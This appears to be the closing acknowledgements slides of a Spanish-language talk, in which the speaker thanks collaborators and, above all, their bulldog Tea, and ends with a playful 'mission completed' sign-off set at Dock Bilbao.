- LO DICHO GRACIAS A TODOS LOS MENCIONADOS y mis disculpas si me olvido de alguien... hay mucha gente que mencionaría pero puede suponer una charla entera así que gracias de corazón y si me emociono al leerlo no me lo tengáis en cuenta... hasta en el frío norte tenemos corazoncito


AH SE ME OLVIDABA... LA MAS IMPORTANTE...

Se que algunos pensaran... menudo friki... vaya colgao... pero sin duda es porque no saben que se siente al llegar a casa y te babeen como si llevaran sin verte eones y te animen en los días aciagos en los que desearías no haber dado el paso detrás de tu sueño.

Gracias Tea, se que jamás entenderás lo importante que has sido estos meses para mi!

Por ello y sin duda alguna:

FOLLOW THE WHITE BULLDOG





Merlín solicito extracción en el Dock Bilbao...

MISION COMPLETADA